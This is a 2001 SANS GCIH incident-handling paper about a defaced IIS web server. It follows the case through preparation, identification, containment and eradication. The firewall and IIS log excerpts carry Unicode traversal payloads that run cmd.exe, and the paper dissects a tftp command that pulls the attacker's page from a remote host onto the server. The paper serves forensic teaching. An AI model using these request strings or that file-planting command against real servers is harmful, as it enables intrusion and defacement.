Global Information Assurance Certification Paper

SANS/GIAC Practical Assignment
For GCIH Certification
Version 1.5c

Incident at fifteen twenty four (15:24hrs)

By Patrick Boismenu

July 2001

PIX FIREWALL

TABLE OF CONTENTS

PREFACE

The case that will be described in this paper is an ongoing case by Canadian Law Enforcement. It has been modified to hide the real names and IP addresses described in the case.

The web server will be replaced by "**www.example.org**" and I will use private IP addresses in the log files; namely "**10.0.0.0**, **192.168.0.0**".

At the time of writing, this file is now in the hands of a foreign federal enforcement agency and is under investigation in their country.


EXECUTIVE SUMMARY

On March 20th 2001, at approximately 15:24 EST, an intruder managed to penetrate and eventually deface a web server located at **"www.example.org" .** There was no immediate detection of the defacement itself. The detection only occurred at 20:33 EST, by an employee of the company while browsing to **"www.example.org" .**

The attack consisted of a Unicode Directory Traversal exploit. The attacked machine resides inside the network behind a **Cisco 3640 Router** and a **PIX Firewall.** The attacker replaced the main page of the web server with an erroneous page claiming their achievement.

Due to the sensitive information stored on this network, the PIX Firewall is set to full logging; basically it logs all network traffic. Therefore the logs proved valuable in order to reconstruct the offense and eventually be led to the offenders.

Here is an image that describes the setup used in this particular network.



Here is how the six stages of incident handling were applied in the current case.

Phase 1: Preparation

All the machines involved in this attack were configured according to the company's policy. The correct individuals were identified within the organization to respond to such incident. All the players were properly trained to react to such event.

Phase 2: Identification

An employee while browsing the Internet identified the problem. This particular employee did not have the phone numbers of the proper persons to contact but she had their names, she sent them an email with the details of what she had seen. Management was then properly contacted.

Phase 3: Containment

The web server was disconnected from the Internet and was backed up using a disk duplicator. The machine was isolated until proper analysis would be performed on it.

Phase 4: Eradication

The machine was analyzed using forensic analysis tools in order to identify the cause of the problem and make the modifications in order to restore it to its original state and ensure that it would not come back.

Phase 5: Recovery

The web server returned to its original condition. Proper patches were applied to ensure that this kind of exploits would not penetrate the system. Special filters were applied to the firewall to probe IP addresses that matched the suspect's.

Phase 6: Follow Up

A search was performed to identify the suspect's and the information was forwarded to the Federal Law Enforcement. Modifications were made to the local policy that identifies clearly how to contact key personnel in case of an incident. Proper updates of patches will now be applied much more efficiently; it has been added as a part of the policies.

PHASE I: PREPARATION

The preparation phase is the most important phase and unfortunately quite often overlooked. This is mainly where the policies are established, the contact information for key personnel properly written and that the entire process is kept up-to-date.

Here are the main policies that the company had implemented at the time of the attack:

- ✓ Warning Banners were created on all system using a pre-defined string.
- ✓ Employees were aware of their role within the security policy.
- ✓ Management was actively involved in an incident response.
- ✓ Contact lists were implemented within the security policy.
- ✓ Anti-Virus software was applied with latest definitions.
- ✓ No external logons were permitted.
- ✓ Physical access to servers was restricted to key personnel.
- ✓ Email was filtered and employees were aware of monitoring.

Here are the tools that were available to the security response team in the case of an incident:

- ✓ Check sheets for incidents.
- ✓ Laboratories for forensic analysis.
- ✓ Encase Software along with several other forensic tools.
- ✓ Drive duplicators (Image MASSter Solo 2 Forensic)
- ✓ Set of backups for damaged servers/workstations
- ✓ Digital Cameras
- ✓ Portable computers with proper forensic software installed.
- ✓ Contact lists
- ✓ A multitude of Compact Disks containing a wide variety of software from drivers to complete analysis programs.
- ✓ Phone numbers for Internet Service Providers key personnel.

Everyone that was part in the security response team had different types of certification that allowed him or her to concentrate on their area of expertise within the incident.

They all knew their role and were able to take swift action as soon as they were notified. As you will see in this report. There was two problem with this incident, the first being the identification of the problem and the second being the initial security measures taken prior to the attack. The execution of the already established policy went very well besides those mistakes.

PHASE II: IDENTIFICATION

The identification section speaks for itself, it is mandatory to identify an incident in order to report it and apply the proper solutions. In our case, the identification partly succeeded. The problem was identified but was improperly passed on to the higher levels of response. The identification only occurred five hours and nine minutes after the attack had initially taken place. And before the information was properly passed on to the right people you can add another twelve hours and thirteen minutes. Here is a little rundown that explains the situation, with an explanation of the actions taken in regards to the incident handling process:

2001-03-20 15:24 EST

Initial attack against "www.example.org". This attack is mainly a scan and so far hasn't hurt any systems. It's the end of the day on Thursday and most IT personnel has either left the office or are on their way to leave. This part should have been discovered had the proper implementations been made, and Intrusion Detection System could have rang a few bells in order to help the incident handler to respond quickly and maybe prevent the defacement that was about to occur a few hours later.

2001-03-20 17:08 EST

Second attack, much more lethal, the web defacement takes place without any action taken by any of the personnel. Everyone is gone from the office and the web server is standing there helpless. Again no bells were heard and there was no incident handler aware of this situation. The identification process is one that requires swift action and any incident, whether it seems small or large must be reported quickly in order to assess its severity and then take appropriate actions. In this case, nothing had been reported, no actions could be taken.

2001-03-20 20:33 EST

An employee while browsing the web site at home identifies the problem. An email is immediately sent to IT personnel from her house to their work email. But as you may know, no one is there to take his or her mail. This is where the incident process began, the identification had been made, as the incident handling principles proposes, the appropriate officials were made aware of this incident. The severity was not yet known but the proper personnel was informed. Unfortunately, the wrong media was used to

contact the official personnel that could handle the incident. At this point, only the IT personnel was notified and no other group, which brings certain advantages and disadvantages. There will not be mayhem and panic when people get aware of it, and there will not be different actions taken by different groups. On the other hand, there might have been someone aware sooner of the situations, someone that could have taken actions earlier.

2001-03-21 08:45 EST

IT Personnel read their mail and find the horrible news; incident response team is contacted immediately through proper channels. This is where the incident handlers start their recovery process, at this point, little is known about the attack, other than the defacement itself. The severity is not yet known and there is little the personnel can report to the management, there is an incident and actions will be taken therefore the following groups were immediately contacted with the little news they had to offer: Security Officer, Legal Representative, IT Security personnel.

2001-03-21 09:00 EST


Web server is taken off the Internet for extensive analysis and forensic investigation of the incident. The web server was unplugged from the network in order to investigate further the extent of the incident, the severity would then tell the handlers which actions must be taken in order to circumvent this incident. This decision was taken by management and was taken into action by the IT Security Personnel.

Following this event, the Security Office was assigned the role of primary incident handler, he would distribute the tasks and make sure a report deadline is held in order to inform the higher management of the actions taken and the solutions found to the problem. The main problem right now was to identify the extent of the damages on the servers themselves.

As you can see, there was a problem in the identification department and in the procedure that led to notify the proper people of this incident. Fortunately, there was something that was not sound asleep while all of this was going on, it was the PIX Firewall which was set to full logging. So the IT personnel had plenty to work with in order to reconstruct the offense and understand it.

The chain of custody was also an important part in this identification process, to make sure that the data was not contaminated, it was decided that one of the IT security personnel was to stay with the web server at all times and make sure that no data is altered on it. This way the analysis of the logs would be made and we would be able to certify that no data was altered at any time after the discovery of the incident.

Analysis of the offense demonstrated the following:



SESSION #1
SUSPECT #1

You can clearly see the connection made by the suspect to the victim. Connections to the web server on port 80 are unfiltered.

The attack itself consists of an exploit referred to as Web Server Folder Traversal. Basically, it allows anyone to enter a particular string of characters in a web browser and be able to execute arbitrary commands on the host itself. This exploit was first announced to the public on October 10th 2000 and a fix was released soon after but most IIS servers did not get patched for this attack. Here is a detailed definition of this type of exploit:

Web Server Folder Traversal vulnerability will allow users to gain access to a computer system running Microsoft IIS versions 4.0 and 5.0. Using a malformed Uniform Resource Locator (URL), an individual could gain access to folders and files that are located on the server's logical drive. Gaining this type of access could result in a multitude of possibilities. Specifically, this access could allow an individual to add, change or delete data, run code already on the server or upload and run new code to the server.

Steven Shields, SANS Institute February 13th 2001
Web Server Folder Traversal Vulnerability

PIX FIREWALL LOGS

The Security Officer assigned another IT person to take a look at the PIX firewall logs that would most likely hold a few secrets in regards to the offence, when looking at logs from a PIX Firewall set to log everything that goes through an Internet pipe, you can easily imagine the task at end. The logs were burned on a CD-ROM directly before viewing in order to maintain their integrity and they were viewed right after that step. Here is a sample from the logs that describes in details the initial attempt to penetrate the servers, these logs will be explained in details right after:

WTsyslog[2001-03-20 15:24:25 ip=10.0.1.1 pri=6] <165>%PIX-5-304001: 192.168.0.1 Accessed URL 10.0.0.4:/scripts/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af/winnt/system32/cmd.exe?/c%20dir

WTsyslog[2001-03-20 15:24:25 ip=10.0.1.1 pri=6] <165>%PIX-5-304001: 192.168.0.1 Accessed URL 10.0.0.4:/IISADMPWD/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af/winnt/system32/cmd.exe?/c%20dir

WTsyslog[2001-03-20 15:24:26 ip=10.0.1.1 pri=6] <165>%PIX-5-304001: 192.168.0.1 Accessed URL 10.0.0.4:/msadc/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af/winnt/system32/cmd.exe?/c%20dir

WTsyslog[2001-03-20 15:24:27 ip=10.0.1.1 pri=6] <165>%PIX-5-304001: 192.168.0.1 Accessed URL 10.0.0.4:/wwwroot/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af/winnt/system32/cmd.exe?/c%20dir

WTsyslog[2001-03-20 15:24:30 ip=10.0.1.1 pri=6] <165>%PIX-5-304001: 192.168.0.1 Accessed URL 10.0.0.4:/cgi-bin/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af/winnt/system32/cmd.exe?/c%20dir

WTsyslog[2001-03-20 15:24:30 ip=10.0.1.1 pri=6] <165>%PIX-5-304001: 192.168.0.1 Accessed URL 10.0.0.4:/_vti_bin/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af/winnt/system32/cmd.exe?/c%20dir

WTsyslog[2001-03-20 15:25:06 ip=10.0.1.1 pri=6] <165>%PIX-5-304001: 192.168.0.1 Accessed URL 10.0.0.4:/scripts/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af/winnt/system32/cmd.exe?/c%20dir

WTsyslog[2001-03-20 15:25:06 ip=10.0.1.1 pri=6] <165>%PIX-5-304001: 192.168.0.1 Accessed URL 10.0.0.4:/IISADMPWD/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af/winnt/system32/cmd.exe?/c%20dir

WTsyslog[2001-03-20 15:25:08 ip=10.0.1.1 pri=6] <165>%PIX-5-304001: 192.168.0.1 Accessed URL 10.0.0.4:/msadc/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af/winnt/system32/cmd.exe?/c%20dir

WTsyslog[2001-03-20 15:25:08 ip=10.0.1.1 pri=6] <165>%PIX-5-304001: 192.168.0.1 Accessed URL 10.0.0.4:/wwwroot/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af/winnt/system32/cmd.exe?

/c%20dir

WTsyslog[2001-03-20 15:25:09 ip=10.0.1.1 pri=6] <165>%PIX-5-304001: 192.168.0.1 Accessed URL 10.0.0.4:/cgi-bin/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af/winnt/system32/cmd.exe?/c%20dir

WTsyslog[2001-03-20 15:25:10 ip=10.0.1.1 pri=6] <165>%PIX-5-304001: 192.168.0.1 Accessed URL 10.0.0.4:/_vti_bin/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af/winnt/system32/cmd.exe?/c%20dir

Based on this evidence, there is definitely an attack ongoing, but so far, the attacker has only been trying to list directory content.

Here is a description of the detect fields of the PIX Firewall log:

Wtsyslog

Function that writes the log.

[2001-03-20 15:25:10 ip=10.0.1.1 pri=6]

Date and time of log entry [Internal firewall IP address] Logging level.

%PIX-5-304001: 192.168.0.1 Accessed URL 10.0.0.4:/_vti_bin/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af/winnt/system32/cmd.exe?/c%20dir

`%PIX-severity level-system log message: user src_addr Accessed JAVA URL|URL dest_addr: url.`

`Extensive and much more complete information can be found at the following URL:`

http://www.cisco.com/univercd/cc/td/doc/product/iaabu/pix/pix_60/syslog/pixemint.htm

This is what the first connection consisted of, but it only started there, with further analysis of the logs we came to other interesting evidence. But now, with the information mentioned above, we knew who and what to look for in the immense amount of logs. The Security Office was made aware of the facts discovered in the logs, while he was preparing a précis that he will give to higher management.

IIS WEB SERVER LOGS

There was also another log that was available to us, and that was the web server log. They were basically confirming that all those packets came through, but they were also confirming that the commands were also successfully executed. The same IT person was given the task to view the logs from the web server, the same steps were taken in this case, the log files were burned onto CD-ROM and were then looked at from another NT station, these logs were from the event log of windows, so they were imported onto a sanitized laptop running Windows NT 4.0 in order to view the logs properly.

Here is what the same string of commands looked like on the web server's end, notice the time difference, it is only because the web server was set to GMT instead of EST,

therefore adding 5 hours to the local time:

20:29:18 192.168.0.1 GET /scripts/../../../../../../..//winnt/system32/cmd.exe /c%20dir 404 3835 380 0 Mozilla/4.0+(compatible;+MSIE+5.0;+Windows+98;+DigExt) -

20:29:18 192.168.0.1 GET /IISADMPWD/../../../../../../..//winnt/system32/cmd.exe /c%20dir 200 896 382 63 Mozilla/4.0+(compatible;+MSIE+5.0;+Windows+98;+DigExt) -

20:29:20 192.168.0.1 GET /msadc/../../../../../../..//winnt/system32/cmd.exe /c%20dir 200 1689 378 62 Mozilla/4.0+(compatible;+MSIE+5.0;+Windows+98;+DigExt) -

20:29:20 192.168.0.1 GET /wwwroot/../../../../../../..//winnt/system32/cmd.exe /c%20dir 404 3835 380 16 Mozilla/4.0+(compatible;+MSIE+5.0;+Windows+98;+DigExt) -

20:29:23 192.168.0.1 GET /cgi-bin/../../../../../../..//winnt/system32/cmd.exe /c%20dir 404 3835 380 15 Mozilla/4.0+(compatible;+MSIE+5.0;+Windows+98;+DigExt) -

20:29:23 192.168.0.1 GET /_vti_bin/../../../../../../..//winnt/system32/cmd.exe /c%20dir 200 689 381 47 Mozilla/4.0+(compatible;+MSIE+5.0;+Windows+98;+DigExt) –

20:29:26 192.168.0.1 GET /_images/404/row1.gif - 200 2377 360 453 Mozilla/4.0+(compatible;+MSIE+5.0;+Windows+98;+DigExt) http://www.example.org/wwwroot/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af/winnt/system32/cmd.exe?/c%20dir

20:29:27 192.168.0.1 GET /_images/404/row1.gif - 200 2377 360 0 Mozilla/4.0+(compatible;+MSIE+5.0;+Windows+98;+DigExt) http://www.example.org/cgi-bin/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af/winnt/system32/cmd.exe?/c%20dir

20:29:27 192.168.0.1 GET /_images/404/row2.gif - 200 24531 360 0 Mozilla/4.0+(compatible;+MSIE+5.0;+Windows+98;+DigExt) http://www.example.org/cgi-bin/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af/winnt/system32/cmd.exe?/c%20dir

20:29:28 192.168.0.1 GET /_images/404/row2.gif - 200 24531 360 2235 Mozilla/4.0+(compatible;+MSIE+5.0;+Windows+98;+DigExt) http://www.example.org/wwwroot/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af/winnt/system32/cmd.exe?/c%20dir

20:29:28 192.168.0.1 GET /_images/404/row2.gif - 200 24531 360 0 Mozilla/4.0+(compatible;+MSIE+5.0;+Windows+98;+DigExt) http://www.example.org/scripts/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af/winnt/system32/cmd.exe?/c%20dir

20:29:59 192.168.0.1 GET /scripts/../../../../../../..//winnt/system32/cmd.exe /c%20dir 404 3835 381 0 Mozilla/4.0+(compatible;+MSIE+5.0;+Windows+98;+DigExt) -

20:29:59 192.168.0.1 GET /IISADMPWD/../../../../../../..//winnt/system32/cmd.exe /c%20dir 200 896 383 47 Mozilla/4.0+(compatible;+MSIE+5.0;+Windows+98;+DigExt) -

20:30:01 192.168.0.1 GET /wwwroot/../../../../../../..//winnt/system32/cmd.exe /c%20dir 404 3835 381 0 Mozilla/4.0+(compatible;+MSIE+5.0;+Windows+98;+DigExt) -

20:30:01 192.168.0.1 GET /msadc/../../../../../../..//winnt/system32/cmd.exe /c%20dir 200 1689 379 63 Mozilla/4.0+(compatible;+MSIE+5.0;+Windows+98;+DigExt) -

20:30:03 192.168.0.1 GET /cgi-bin/../../../../../../..//winnt/system32/cmd.exe /c%20dir 404 3835 381 16 Mozilla/4.0+(compatible;+MSIE+5.0;+Windows+98;+DigExt) -

20:30:03 192.168.0.1 GET /_vti_bin/../../../../../../..//winnt/system32/cmd.exe /c%20dir 200 689 382 47 Mozilla/4.0+(compatible;+MSIE+5.0;+Windows+98;+DigExt) -

20:30:04 192.168.0.1 GET /_images/404/row1.gif - 200 2377 362 16 Mozilla/4.0+(compatible;+MSIE+5.0;+Windows+98;+DigExt) http://www.example.org/scripts/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af/winnt/system32/cmd.exe?/c%20dir

20:30:04 192.168.0.1 GET /_images/404/row2.gif - 200 24531 362 0

Mozilla/4.0+(compatible;+MSIE+5.0;+Windows+98;+DigExt)
http://www.example.org/scripts/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af/winnt/system32/cmd.exe?/c%20dir

20:30:05 192.168.0.1 GET /_images/404/row1.gif - 200 2377 362 0
Mozilla/4.0+(compatible;+MSIE+5.0;+Windows+98;+DigExt)
http://www.example.org/wwwroot/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af/winnt/system32/cmd.exe?/c%20dir


20:30:05 192.168.0.1 GET /_images/404/row2.gif - 200 24531 362 0
Mozilla/4.0+(compatible;+MSIE+5.0;+Windows+98;+DigExt)
http://www.example.org/wwwroot/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af/winnt/system32/cmd.exe?/c%20dir

20:30:07 192.168.0.1 GET /_images/404/row1.gif - 200 2377 362 0
Mozilla/4.0+(compatible;+MSIE+5.0;+Windows+98;+DigExt) http://www.example.org/cgi-bin/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af/winnt/system32/cmd.exe?/c%20dir

20:30:07 192.168.0.1 GET /_images/404/row2.gif - 200 24531 362 0
Mozilla/4.0+(compatible;+MSIE+5.0;+Windows+98;+DigExt) http://www.example.org/cgi-bin/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af/winnt/system32/cmd.exe?/c%20dir

There are a few comments that come out of this web server log. The first one is that this attack was definitely script based. If you look at the time of attacks, between the first attempted command and the last one there is only 5 seconds that went by. No one can type that fast. The second comment is the fact that the server was responding when a particular URL (command) was erroneous. It replied with a default 404 Page error that told the suspect that this particular directory did not exist and also told the suspect which one did exist. Finally we can see that the script was executed twice. These informations where once again passed to the Security Office who was able to add this information to the small report he was preparing for higher management.

This concludes the logs for the initial connection, which lasted only 49 seconds but was very effective. The suspect now knows that this server is not patched for this type of attack and it knows that it will respond back if the command is wrong. On the other hand, the incident handlers now know that an incident took place but they do not know the extent of the damages just yet, so far, nothing has been replaced or removed, just directory listing.



SESSION #2
SUSPECT #1

The second session was much longer than the first one, because now, the suspect had something to work with. The log of this section can be found in totality in Appendix A for both PIX Firewall Logs and the Web Server Logs, I recommended a quick review of those logs as they describe very well what to look for when this type of attack occurs, it is basically a trial and error type of attack when the directory is unknown. The initially assigned IT person also reviewed these logs. They were viewed at the same time as the initial connections, but for the purposes of this paper, both connections were separated in the incident handling process to demonstrate the initial gathering of information by the attacker and then the attack itself.

As seen in the logs, the problem the attacker had in this case was locating the directory of the IIS server in order to use TFTP (Trivial File Transfer Protocol) to upload the new modified home page. He tried a total number of 37 commands before entering the correct directory. The reason behind this is because the IIS directory was stored on a separate volume (D:) therefore complicating the life of the suspect. He eventually found that out and was now in place to proceed with the final stage of his attack.

Here are a few lines from the log that describes his successful command.

23:01:10 192.168.0.1 GET /msadc/../../../../../../../..//winnt/system32/cmd.exe /c%20dir\c%20d:\inetpub\wwwroot 200 5453 401 125 Mozilla/4.0+(compatible;+MSIE+5.0;+Windows+98;+DigExt) -

Notice the 200 at the end of the directory, this illustrates that the command was

successfully executed on the server side. If that number would have been 404, then it would have illustrated that the server could not execute the command requested.

Now the suspect knew where the web server root directory was, and he knew his exploit was unpatched, he was now ready for the kill. The single command below demonstrate the final command the suspect had to run in order to permanently compromise the server until an administrator would fix it.

23:01:53 192.168.0.1 GET /msadc/../../../../../../../..//winnt/system32/cmd.exe /c%20tftp%20-i%20192.168.0.1%20get%20c:\index3.htm%20d:\inetpub\wwwroot\index.html 200 374 429 8953 Mozilla/4.0+(compatible;+MSIE+5.0;+Windows+98;+DigExt) -

Lets take this command and analyze it piece by piece

23:01:53 192.168.0.1

This is merely timestamp and the originating IP address of this command.

GET /msadc/../../../../../../../..//winnt/system32/cmd.exe /c%20tftp%20-i%20192.168.0.1%20get%20c:\index3.htm%20d:\inetpub\wwwroot\index.html

This is the command itself, it tells the web server to run a dos shell, **cmd.exe**, then to execute TFTP which is the client version of a program used to connect to another computer in order to transfer files using the UDP protocol. Then it tells the web server to connect to the IP address of **192.168.0.1,** who has a TFTP server activated.

TFTP requires no authentication and using the UDP protocol it is much faster but unfortunately unreliable. TFTP is typically used for uploading network device configuration files or boot images for PXE compliant NICS.

After that it specifies which file to take, in this case it was **c:\index3.htm** which resides on that machine's hard drive, and finally it tells the server to copy it in **d:\inetpub\wwwroot\index.html**, which is the location of the home page. This is also an important piece of information. If a warrant is ever executed at the suspect's residence the that filename matches a file that resides onto his hard drive, you can be assured that he will have a hard time defending it's presence on the disk.

Now the web page has been replaced by the attacker's web page and it can be anything. Usually such defacement will contain links to anonymous email or anonymous web page of the attacker. Sometimes they may also contain malicious code. In this case it was simply a few sentences that described how "31337" [e-leet] the hackers were in successfully defacing the site.

This was not good news, but at least the incident handlers knew that nothing else had been compromised from what they could see in the logs. The Security Officer was once again made aware of all the facts and he was now ready to complete his assessment and

present it to higher management.

The information identified will help the incident handlers in the next process, which is the containment one. Now they knew what to look for and how to react to it.

PHASE III : CONTAINMENT

The main purpose of this phase is to contain the problem, to make sure it is not spreading or to make sure that no more information is passed on to unauthorized people.

In this case, the web server was isolated at 0900am the day after the attack occurred. It was completely taken off the internet and a backup was immediately taken from it, an IT security person was assigned to stay with the web server and not allow any modifications made to it. The backup was executed using a IMAGE MASSter SOLO 2 Professional forensic. It is a drive duplicator that performs a sector by sector copy, more information on this hardware can be found at this URL: http://www.ics-iq.com/show_item_179.cfm.

Once the backup was done an analysis of the machine was performed, the logs were burned on a CD-ROM and reviewed. It was quickly identified that the web defacement had been the result of an unpatched IIS machine. Logs were reviewed to identify the corresponding IP addresses that may have caused this attack. This information was then applied to a search on the PIX Firewall logs, which gave us the log that you can find in attachment and as part of this paper as well. For the duration of the server outage, there was no web presence. Since this web site is strictly informational there was no monetary impact on the company.

Here are the different steps that were done in order to backup this server:

The IMAGE MASSter SOLO 2 Professional forensic is a drive duplicator that has many particular features. They are very interesting for anyone doing forensic work. It allows the analyst to perform a very fast backup of the hard drive itself, at rates over 1 Gigabyte per minute. The backup itself uses a sector by sector copy. It basically means that it will make a true copy of all the information found on the drive, regardless of the Operating System or the size of the partitions within the drive.

The hard drive that is used for the copy itself had been previously wiped using the same drive duplicator. The duplicator wipes the disk with a triple overwrite; which meets the Department of Defense standards. In that case, if the backup is ever used in a court of law, there will be no trace of previous information on the drive prior to this backup execution.

It is important to mention that in this case it was a 9 Gigabytes drive that was backup up. It took a little more than 13 minutes to backup. The speed at which the IMAGE MASSter SOLO 2 Professional forensic operates truly depends on the speed of the hard drive itself. In this case, the hard drive was fairly fast. The information identified in phase one was reviewed and it was quickly assessed that no other machine were to be quarantined with the information obtained. All this information was quickly passed to the Security Officer

once again.

PHASE IV : ERADICATION

Eradication is basically the removal of the problem from the system. Just removing the problem is often insufficient, the cause is the one that needs to be pinpointed and removed.

In this case there was no need for eradication as the hard drives were kept for evidence for prosecution of the offenders. New hard drives were installed and a restore was made from a trusted backup.

But here is how the eradication process would have went if it would have been required.

The review of the logs shows only one file being modified, from both the PIX Firewall logs and the IIS web server logs, therefore only the **d:\inetpub\wwwroot\index.html** needed to be restored from its original state. Copying it over from a trusted backup was the easiest solution. Now the tricky part is to install the patches in order to prevent such an attack from coming back. Proper patches would then be applied and they can be found here:

http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS00-078.asp

